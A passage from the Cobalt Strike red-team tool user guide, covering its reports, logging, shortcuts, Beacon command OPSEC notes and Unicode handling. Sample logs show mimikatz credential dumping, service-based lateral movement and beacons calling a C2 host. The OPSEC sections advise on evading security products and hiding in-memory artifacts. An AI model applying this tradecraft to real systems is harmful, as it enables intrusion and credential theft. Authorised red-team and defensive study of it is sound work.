09/03/07:22	WS2	whatta.hogg *	3496	run mimikatz's sekurlsa:logonpasswords command
09/03/07:22	WS2	whatta.hogg *	3496	host called home, sent: 302231 bytes
09/03/07:22	WS2	whatta.hogg *	3496	run net view
09/03/07:22	WS2	whatta.hogg	3496	received password hashes
09/03/07:22	WS2	whatta.hogg *	3496	host called home, sent: 74296 bytes
09/03/07:22	WS2	whatta.hogg *	3496	received output from net module
09/03/07:22	WS2	whatta.hogg *	3496	received output from net module
09/03/07:22	WS2	whatta.hogg *	3496	import: /root/PowerTools/PowerView/powerview.ps1
09/03/07:22	WS2	whatta.hogg *	3496	host called home, sent: 406136 bytes
09/03/07:22	WS2	whatta.hogg *	3496	run: Invoke-FindLocalAdminAccess
09/03/07:23	WS2	whatta.hogg *	3496	host called home, sent: 35 bytes
09/03/07:23	WS2	whatta.hogg *	3496	run: ntest /dcList:CORP
09/03/07:23	WS2	whatta.hogg *	3496	host called home, sent: 27 bytes
09/03/07:24	WS2	whatta.hogg *	3496	run windows/beacon_smb/bind_pipe (\\\FILESERVER\pipe\\status_9756) on FILESERVER via Service Control Manager (\\FILESERVER\ADMIN\$2eBaF31.exe)
09/03/07:24	WS2	whatta.hogg *	3496	host called home, sent: 209164 bytes
09/03/07:24	FILESERVER	SYSTEM *	460	initial beacon
09/03/07:24	WS2	whatta.hogg *	3496	established link to child beacon: FILESERVER

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**figure 76 - The Activity Report**

# Hosts Report

The hosts report summarizes information collected by Cobalt Strike on a host-by-host basis. Services, credentials, and sessions are listed here as well.

**FORTRA**  
**Cobalt Strike**

---

**Hosts Report**

 **10.10.10.3**

Operating System:	Windows 6.1
Name:	DC
Note:	

**Services**

port	banner
88	
135	
139	
389	
464	
593	
636	

**Sessions**

user	pid	opened
SYSTEM *	15512	09/21 21:16

 **10.10.10.4**

Operating System:	Windows 5.2
Name:	FILESERVER
Note:	

**Services**

port	banner
135	
139	

**figure 77 - The Hosts Report**

# Indicators of Compromise

This report resembles an Indicators of Compromise appendix from a threat intelligence report. Content includes a generated analysis of your Malleable C2 profile, which domain you used, and MD5 hashes for files you've uploaded.

The screenshot shows a web-based report for Cobalt Strike. At the top, it displays the FORTRA logo and the Cobalt Strike title. Below this, there's a section titled "Indicators of Compromise". Underneath, a specific entry for a "HaveX Trojan" is detailed. It includes technical information such as Checksum (0), Compilation Timestamp (30 Dec 2013 07:53:48), Entry Point (134733), Name (Tmprovider.dll), Size (340kb (348160 bytes)), and Target Machine (x86). A note states that the payload resides in memory pages with RWX permissions. Below this, a table lists "Contacted Hosts" with one entry: Host 172.16.4.131, Port 80, Protocols HTTP. The final section, "HTTP Traffic", shows a single log entry for a GET request to /include/template/lsx.php, followed by the server response headers and body.

Host	Port	Protocols
172.16.4.131	80	HTTP

```

GET /include/template/lsx.php HTTP/1.1
Referer: http://www.google.com
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Cookie: cFHHDfMNrombFD0yV9bjw==
User-Agent: Mozilla/5.0 (Windows; U; MSIE 7.0; Windows NT 5.2) Java/1.5.0_08

HTTP/1.1 200 OK
Server: Apache/2.2.26 (Unix)
X-Powered-By: PHP/5.3.28
Cache-Control: no-cache
Content-Type: text/html
Keep-Alive: timeout=3, max=100
Content-Length: 238
  
```

**figure 78 - Indicators of Compromise Report**

# Sessions Report

This report documents indicators and activity on a session-by-session basis. This report includes: the communication path each session used to reach you, MD5 hashes of files put on disk during that session, miscellaneous indicators (e.g., service names), and a timeline of post-exploitation activity. This report is a fantastic tool to help a network defense team understand all of red's activity and match their sensors to your activity.

**FORTRA**  
**Cobalt Strike**

**Sessions Report**

**BILLING-POWER**

User:	SYSTEM *	
PID:	1396	
Opened:	09/03 07:26	
<b>Communication Path</b>		
hosts	port	protocol
FILESERVER	445	SMB
WS2	445	SMB
54.167.83.168, ads.losenolove.com	80	HTTP

**Activity**

date	activity
09/03 07:26	established link to parent beacon: FILESERVER
09/03 07:27	host called home, sent: 12 bytes
09/03 07:27	take a screenshot in 1560/x86
09/03 07:27	log keystrokes in 1560 (x86)
09/03 07:27	host called home, sent: 226452 bytes
09/03 07:27	received screenshot (125875 bytes)
09/03 07:28	host called home, sent: 19 bytes
09/03 07:29	host called home, sent: 28 bytes

**figure 79 - The Sessions Report**

# Social Engineering

The social engineering report documents each round of spear phishing emails, who clicked, and what was collected from each user that clicked. This report also shows applications discovered by the system profiler.

**FORTRA**  
**Cobalt Strike**

**Social Engineering Report**

**Campaigns**

**Campaign 1**

To	Date	Visits
725dd6ddf34@acme.com	09/21 21:09	2

**Campaign 2**

To	Date	Visits
7b3a8e604e894@acme.com	09/21 21:04	0
d0a001bb1be@acme.com	09/21 21:04	1
9492961300e@acme.com	09/21 21:04	1
614325c52d@acme.com	09/21 21:04	0
c77a@acme.com	09/21 21:04	0
e9513aca80e@acme.com	09/21 21:04	0

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**figure 80 - The Social Engineering Report**

# Tactics, Techniques, and Procedures

This report maps your Cobalt Strike actions to tactics within MITRE's ATT&CK Matrix. The ATT&CK matrix describes each tactic with detection and mitigation strategies. You may learn more about MITRE's ATT&CK at: <https://attack.mitre.org/>

# Logging

Cobalt Strike logs all of its activity on the team server. These logs are located in the **logs/** folder in the same directory where you started your team server. All Beacon activity is logged here with a date and timestamp.

## Control Date Formatting.

You can control the formatting of some dates and timestamps in the logging output with the following fields in the **TeamServer.Prop** file.

**NOTE:** **TeamServer.prop** is an optional file containing a number of parameters that can be used to customize settings. This file is not included in the distribution as the defaults are the recommended settings. If there is a need to modify the settings, download the default TeamServer.prop file from <https://github.com/Cobalt-Strike/teamserver-prop> repository into the Cobalt Strike installation directory. Make any modifications and restart the teamserver.

For additional information on a setting see the README.md in the repository and comments in the TeamServer.prop file.

### logfile.timestamp.pattern

- This controls the format of timestamps used in logging.
- The default is "MM/dd HH:mm:ss zzz".
- Text values must comply with rules defined for a Java DateTimeFormatter patterns.

### logfile.timezone

- This controls the timezone of timestamps used in logging.
- This also controls how the date is determined for the file system path used for daily log files.

Example: .../logs/ [date] /events.log

Example: .../logs/ [date] / [target-ip] / screenshots.log

- The default is UTC.
- A special value of "\*default" can be used to inherit the value from the system.
- Text values must comply with standard java TimeZone values.

### Example of TeamServer.prop Definitions

```
logfile.timestamp.pattern=yyyy-MM-dd HH:mm:ss zzz
logfile.timezone=America/Los_Angeles
# logfile.timezone=*default
```

## Custom Logo in Reports


Cobalt Strike reports display a Cobalt Strike logo at the top of the first page. You may replace this with an image of your choosing. Go to **Cobalt Strike -> Preferences -> Reporting**.



**figure 81** - Preferences

Your custom image should be 1192x257px set to 300dpi. The 300dpi setting is necessary for the reporting engine to render your image at the right size.

You may also set an accent color. This accent color is the color of the thick line below your image on the first page of the report. Links inside reports use the accent color too.



**figure 82** - A Customized Report

## Custom Reports

Cobalt Strike uses a domain specific language to define its reports. You may load your own reports through the **Report Preferences** dialog. To learn more about this feature, consult the [Custom Reports chapter](#) of the Aggressor Script documentation.

# Appendix

## Keyboard Shortcuts

The following keyboard shortcuts are available.

Shortcut	Where	Action
Ctrl+A	console	select all text
Ctrl+F	console	open find tool to search the console
Ctrl+K	console	clear the console
Ctrl+Minus	console	decrease font size
Ctrl+Plus	console	increase font size
Ctrl+0	console	reset font size
Down	console	show next command in command history
Escape	console	clear edit box
Page Down	console	scroll down half a screen
Page Up	console	scroll up half a screen
Tab	console	complete the current command (in some console types)
Up	console	show previous command in command history
Ctrl+B	everywhere	send current tab to the bottom of the Cobalt Strike window
Ctrl+D	everywhere	close current tab
Ctrl+Shift+D	everywhere	close all tabs except the current tab
Ctrl+E	everywhere	empty the bottom of the Cobalt Strike window (undo Ctrl+B)
Ctrl+I	everywhere	choose a session to interact with
Ctrl+Left	everywhere	switch to previous tab
Ctrl+O	everywhere	open preferences
Ctrl+R	everywhere	Rename the current tab
Ctrl+Right	everywhere	switch to next tab
Ctrl+T	everywhere	take screenshot of current tab (result is sent to team server)

Shortcut	Where	Action
Ctrl+Shift+T	everywhere	take screenshot of Cobalt Strike (result is sent to team server)
Ctrl+W	everywhere	open current tab in its own window
Ctrl+C	graph	arrange sessions in a circle
Ctrl+H	graph	arrange sessions in a hierarchy
Ctrl-Minus	graph	zoom out
Ctrl+P	graph	save a picture of the graph display
Ctrl+Plus	graph	zoom in
Ctrl+S	graph	arrange sessions in a stack
Ctrl+0	graph	reset to default zoom-level
Ctrl+F	tables	open find tool to filter table content
Ctrl+A	targets	select all hosts
Escape	targets	clear selected hosts

**TIP:**

The full list of [Default Keyboard Shortcuts](#) are available from the menu (**Help -> Default Keyboard Shortcuts**).

## Beacon Command Behavior and OPSEC Considerations

A good operator knows their tools and has an idea of how the tool is accomplishing its objectives on their behalf. This document surveys Beacon's commands and provides background on which commands inject into remote processes, which commands spawn jobs, and which commands rely on cmd.exe or powershell.exe.

### API-only

The following commands are built into Beacon and rely on Win32 APIs to meet their objectives:

```
cd
cp
connect
```

```
download
drives
exit
getprivs
getuid
inline-execute
jobkill
kill
link
ls
make_token
mkdir
mv
ps
pwd
rev2self
rm
rportfwd
rportfwd_local
setenv
socks
steal_token
token_store
unlink
upload
```

## House-keeping Commands

The following commands are built into Beacon and exist to configure Beacon or perform house-keeping actions. Some of these commands (e.g., clear, downloads, help, mode, note) do not generate a task for Beacon to execute.

```
argue
beacon_config
beacon_gate
blockdlls
cancel
checkin
clear
data-store
downloads
file_browser
help
history
jobs
```

```
mode dns
mode dns-txt
mode dns6
note
powershell-import
ppid
process_browser
sleep
socks stop
spawnto
syscall-method
variables
windows_error_code
!(run a command from history)
```

## Inline Execute (BOF)

The following commands are implemented as internal [Beacon Object Files](#). A Beacon Object File is a compiled C program, written to a certain convention, that executes within a Beacon session. The capability is cleaned up after it finishes running.

```
clipboard
dllload
elevate svc-exe
elevate uac-token-duplication
getsystem
jump psexec
jump psexec64
jump psexec_psh
kerberos_ccache_use
kerberos_ticket_purge
kerberos_ticket_use
net domain
reg query
reg queryv
remote-exec psexec
remote-exec wmi
runasadmin uac-cmstplua
runasadmin uac-token-duplication
timestomp
```

The network interface resolution within both the portscan and covertvpn dialogs uses a Beacon Object File as well.

## OPSEC Advice

The memory for Beacon Object Files is controlled with settings from the Malleable C2's [process-inject block](#).

## Post-Exploitation Jobs (Fork&Run)

Many Beacon post-exploitation features spawn a process and inject a capability into that process. Some people call this pattern fork&run. Beacon does this for a number of reasons: (i) this protects the agent if the capability crashes. (ii) historically, this scheme makes it seamless for an x86 Beacon to launch x64 post-exploitation tasks. This was critical as Beacon didn't have an x64 build until 2016. (iii) Some features can target a specific remote process. This allows the post-ex action to occur within different contexts without the need to migrate or spawn a payload in that other context. And (iv) this design decision keeps a lot of clutter (threads, suspicious content) generated by your post-ex action out of your Beacon process space. Here are the features that use this pattern:

### Fork&Run Only

```
covertvpn  
execute-assembly  
powerpick
```

### Target Explicit Process Only

```
browserspivot  
psinject
```

### Fork&Run or Target Explicit Process

```
chromedump  
dcsync  
desktop  
hashdump  
keylogger  
logonpasswords  
mimikatz  
net *  
portscan  
printscreen  
pth  
screenshot  
screenwatch  
ssh  
ssh-key
```

## OPSEC Advice

Use the **spawnto** command to change the process Beacon will launch for its post-exploitation jobs. The default is rundll32.exe (you probably don't want that). The **ppid** command will change the parent process these jobs are run under as well. The **blockdlls** command will stop userland hooking for some security products. Malleable C2's [process-inject block](#) gives a lot of control over the process injection process. Malleable C2's [post-ex block](#) has several OPSEC options for these post-ex DLLs themselves. For features that have an explicit injection option, consider injecting into your current Beacon process. Cobalt Strike detects and acts on self-injection different from remote injection.

Explicit injection will not cleanup any memory after the post-exploitation job has completed. The recommendation is to inject into a process that can be safely terminated by you to cleanup in-memory artifacts.

## Process Execution

These commands spawn a new process:

```
execute  
run  
runas  
runu
```

## OPSEC Advice

The **ppid** command will change the parent process of commands run by execute. The ppid command does not affect runas or runu.

## Process Execution (cmd.exe)

The **shell** command depends on cmd.exe. Use **run** to run a command and get output without cmd.exe

The **pth** command relies on cmd.exe to pass a token to Beacon via a named pipe. The command pattern to pass this token is an indicator some host-based security products look for. Read [How to Pass-the-Hash with Mimikatz](#) for instructions on how to do this manually.

## Process Execution (powershell.exe)

The following commands launch powershell.exe to perform some task on your behalf.

```
jump  
winrm  
jump winrm64  
powershell  
remote-exec winrm
```

## OPSEC Advice

Use the ppid command to change the parent process powershell.exe is run under. Use the [POWERSHELL\\_COMMAND](#) Aggressor Script hook to change the format of the PowerShell command and its arguments. The **jump winrm**, **jump winrm64**, and **powershell** [when a script is imported] commands deal with PowerShell content that is too large to fit in a single command-line. To get around this, these features host a script on a self-contained web server within your Beacon session. Use the [POWERSHELL\\_DOWNLOAD\\_CRADLE](#) Aggressor Script hook to shape the download cradle used to download these scripts.

## Process Injection (Remote)

The post-exploitation job commands (previously mentioned) rely on process injection too. The other commands that inject into a remote process are:

```
dllinject  
dllload  
execute-dll <pid>  
inject  
shinject
```

## OPSEC Advice

Malleable C2's [process-inject block](#) block gives a lot of control over the process injection process. When beacon exits an injected process it will not clean itself from memory and will no longer be masked when the stage.sleep\_mask is set to true. With the 4.5 release most of the heap memory will be cleared and released. Recommendation is to not exit beacon if you do not want to leave memory artifacts unmasked during your engagement. When your engagement is done it is recommended to reboot all of the targeted systems to remove any lingering in-memory artifacts.

## Process Injection (Spawn&Inject)

These commands spawn a temporary process and inject a payload or shellcode into it:

```
elevate uac-token-duplication  
execute-dll
```

```
shspawn  
spawn  
spawnas  
spawnu  
spunnel  
spunnel_local
```

## OPSEC Advice

Use the **spawnto** command to set the temporary process to use. The **ppid** command sets a parent process for most of these commands. The **blockdlls** command will block userland hooks from some security products. Malleable C2's [process-inject block](#) gives a lot of control over the process injection process. Malleable C2's [post-ex block](#) provides options to adjust Beacon's in-memory evasion options.

## Service Creation

The following internal Beacon commands create a service (either on the current host or a remote target) to run a command. These commands use Win32 APIs to create and manipulate services.

```
elevate svc-exe  
jump psexec  
jump psexec64  
jump psexec_psh  
remote-exec psexec
```

## OPSEC Advice

These commands use a service name that consists of random letters and numbers by default. The Aggressor Script [PSEXEC\\_SERVICE](#) hook allows you to change this behavior. Each of these commands (excepting jump psexec\_psh and remote-exec psexec) generate a service EXE and upload it to the target. Cobalt Strike's built-in service EXE spawns rundll32.exe [with no arguments], injects a payload into it, and exits. This is done to allow immediate cleanup of the executable. Use the [Artifact Kit](#) to change the content and behaviors of the generated EXE.

# Known Beacon Issues on EOL Operating Systems

As a red teamer, you may encounter older operating systems, thus we try to remain compatible with older operating systems where possible.

However, there are limits to this. These tables list known issues and limitations with End-Of-Life / legacy operating systems.

There are no plans to address these issues.

Command	OS/Arch	Issue
browserpivot	Windows 2000	Broken
logonpasswords	Windows 2000	Broken
mimikatz	Windows 2000	Broken
portscan	Windows 2000	Broken (no results)
spawnu	Windows XP, Windows 2000	Beacon crashes

Feature	OS/Arch	Issue
Indirect Syscalls	Windows 2000	Some commands with indirect syscalls crash the beacon

## Unicode Support

Unicode is a map of characters in the world's languages to a fixed number or code-point. This document covers Cobalt Strike's support for Unicode text.

## Encodings

Unicode is a map of characters to numbers (code-points), but it is not an encoding. An encoding is a consistent way to assign meaning to individual or byte sequences by mapping them to code-points within this map.

Internally, Java applications, store and manipulate characters with the UTF-16 encoding. UTF-16 is an encoding that uses two bytes to represent common characters. Rarer characters are represented with four bytes. Cobalt Strike is a Java application and internally, Cobalt Strike is capable of storage, manipulation, and display of text in the world's various writing systems. There's no real technical barrier to this in the core Java platform.

In the Windows world, things are a little different. The options in Windows to represent characters date all the way back to the DOS days. DOS programs work with ASCII text and those beautiful [box drawing characters](#). A common encoding to map numbers 0-127 to US ASCII and 128-255 to those beautiful box drawing characters has a name. It's [codepage 437](#). There are several variations of codepage 437 that mix the beautiful box drawing characters

with characters from specific languages. This collection of encodings is known as an [OEM encoding](#). Today, each Windows instance has a global OEM encoding setting. This setting dictates how to interpret the output of bytes written to a console by a program. To interpret the output of cmd.exe properly, it's important to know the target's OEM encoding.

The fun continues though. The box drawing characters are needed by DOS programs, but not necessarily Windows programs. So, with that, Windows has the concept of an [ANSI encoding](#). It's a global setting, like the OEM encoding. The ANSI encoding dictates how ANSI Win32 APIs will map a sequence of bytes to code-points. The ANSI encoding for a language forgoes the beautiful box drawing characters for characters useful in the language that encoding is designed for. An encoding is not necessarily confined to mapping one byte to one character. A variable-length encoding may represent the most common characters as a single byte and then represent others as some multi-byte sequence.

ANSI encodings are not the full story though. The Windows APIs often have both ANSI and Unicode variants. An ANSI variant of an API accepts and interprets a text argument as described above. A Unicode Win32 API expects text arguments that are encoded with UTF-16.

In Windows, there are multiple encoding situations possible. There's OEM encoding which can represent some text in the target's configured language. There's ANSI encoding which can represent more text, primarily in the target's configured language. And, there's UTF-16 which can contain any code-point. There's also UTF-8 which is a variable-length encoding that's space efficient for ASCII text, but can contain any code-point too.

## Beacon

Cobalt Strike's Beacon reports the target's ANSI and OEM encodings as part of its session metadata. Cobalt Strike uses these values to encode text input, as needed, to the target's encoding. Cobalt Strike also uses these values to decode text output, as needed, with the target's encoding.

The screenshot shows the Cobalt Strike interface with the 'Beacon' tab selected. At the top, there's a table with columns: external, internal, user, computer, note, pid, and last. Two rows are visible: one for an external connection to 172.30.0.175 and another for an internal connection to 54.197.211.22. Below the table is a terminal window titled 'Event Log'. It shows a command being run: 'beacon> shell dir c:\'. The terminal output includes: '(\*) Tasked beacon to run: dir c:\', '(\*) host called home, sent: 38 bytes', '(\*) received output', '磁碟區 C 中的磁頭沒有標籤。', '磁碟區序號: E206-3785', 'c:\ 的目錄', and a list of directory entries with dates and times. The bottom of the terminal window shows the command 'beacon>'.

In general, the translation of text to and from the target's encoding is transparent to you. If you work on a target, configured to one language, things will work as you expect.

Different behaviors, between commands, will show up when you work with mixed language environments. For example, if output contains characters from Cyrillic, Chinese, and Latin alphabets, some commands will get it right. Others won't.

Most commands in Beacon use the target's ANSI encoding to encode input and decode output. The target's configured ANSI encoding may only map characters to code-points for a handful of writing systems. If the ANSI encoding of the current target does not map Cyrillic characters, `make_token` will not do the right thing with a username or password that uses Cyrillic characters.

Some command, in Beacon, use UTF-8 for input and output. These commands will, generally, do what you expect with mixed language content. This is because UTF-8 text can map characters to any Unicode codepoint.

The following table documents which Beacon commands use something other than the ANSI encoding to decode input and output:

Command	Input Encoding	Output Encoding
hashdump		UTF-8
mimikatz	UTF-8	UTF-8
powerpick	UTF-8	UTF-8
powershell	UTF-16	OEM
psinject	UTF-8	UTF-8
shell	ANSI	OEM

**NOTE:**

For those that know mimikatz well, you'll note that mimikatz uses Unicode Win32 APIs internally and UTF-16 characters. Where does UTF-8 come from? Cobalt Strike's interface to mimikatz sends input as UTF-8 and converts output to UTF-8.

## SSH Sessions

Cobalt Strike's SSH sessions use UTF-8 encoding for input and output.

## Logging

Cobalt Strike's logs are UTF-8 encoded text.

## Fonts

Your font may have limitations displaying characters from some writing systems. To change the Cobalt Strike fonts:

Go to **Cobalt Strike -> Preferences -> Cobalt Strike** to change the GUI Font value. This will change the font Cobalt Strike uses in its dialogs, tables, and the rest of the interface.

Go to **Cobalt Strike -> Preferences -> Console** to change the Font used by Cobalt Strike's consoles.

**Cobalt Strike -> Preferences -> Graph** has a Font option to change the font used by Cobalt Strike's pivot graph.

# Blog Library

There is a collection of blog posts presented as an extra source of information on various topics. They have been reproduced as originally published and are available in the [on-line version](#) of this user guide. Available posts include:

## Automation and Infrastructure Deployment

- Create Listeners with an Aggressor Script-listener-create-ext
- Manage Cobalt with Services
- Simple DNS Redirectors for Cobalt Strike
- Broken Promises and Malleable C2 Profiles
- Get Familiar with Aggressor Script
- Everything Logs
- Appropriate Covert Channels

## Beacon GATE

- Beacongate

## UDRL

- User Defined Reflective Loader Part 1: Simplifying Development
- User Defined Reflective Loader Part 2: Obfuscation and Masking
- User Defined Reflective Loader Part 3: Beacon User Data
- User Defined Reflective Loader Update in Cobalt Strike 4.5

## Evasion

- Introducing the Mutator Kit: Creating Object File Monstrosities with Sleep Mask and LLVM
- Cobalt Strike and YARA: Can I Have Your Signature?
- Behind the Mask: Spoofing Call Stacks Dynamically with Timers
- Arsenal Kit Update: Thread Stack Spoofing
- Sleep Mask Update in Cobalt Strike 4.5
- Create a Proxy DLL with Artifact Kit

- Pushing Back on Userland Hooks with Cobalt Strike
- In-Memory Evasion

## BOF Development

- Simplifying BOF Development: Debug, Test, and Save Your B(e)acon
- Writing Beacon Object Files: Flexible, Stealthy, and Compatible

## POST-EX

- Process Injection Update in Cobalt Strike 4.5
- Introducing Mimikatz Kit
- Cobalt Strike's Process Injection: The Details
- Cobalt Strike 3.14 – Post-Ex Omakase Shimasu
- PowerShell Shellcode Injection on Win 10 (v1803)
- Kits, Profiles, and Scripts... Oh my!
- Agentless Post Exploitation
- Session Passing from Cobalt Strike
- Post-Exploitation Only (Not Really)
- How do I psexec without an initial Beacon?

## Lateral Movement

- Named Pipe Pivoting

## Misc

- HOWTO: Port Forwards through a SOCKS proxy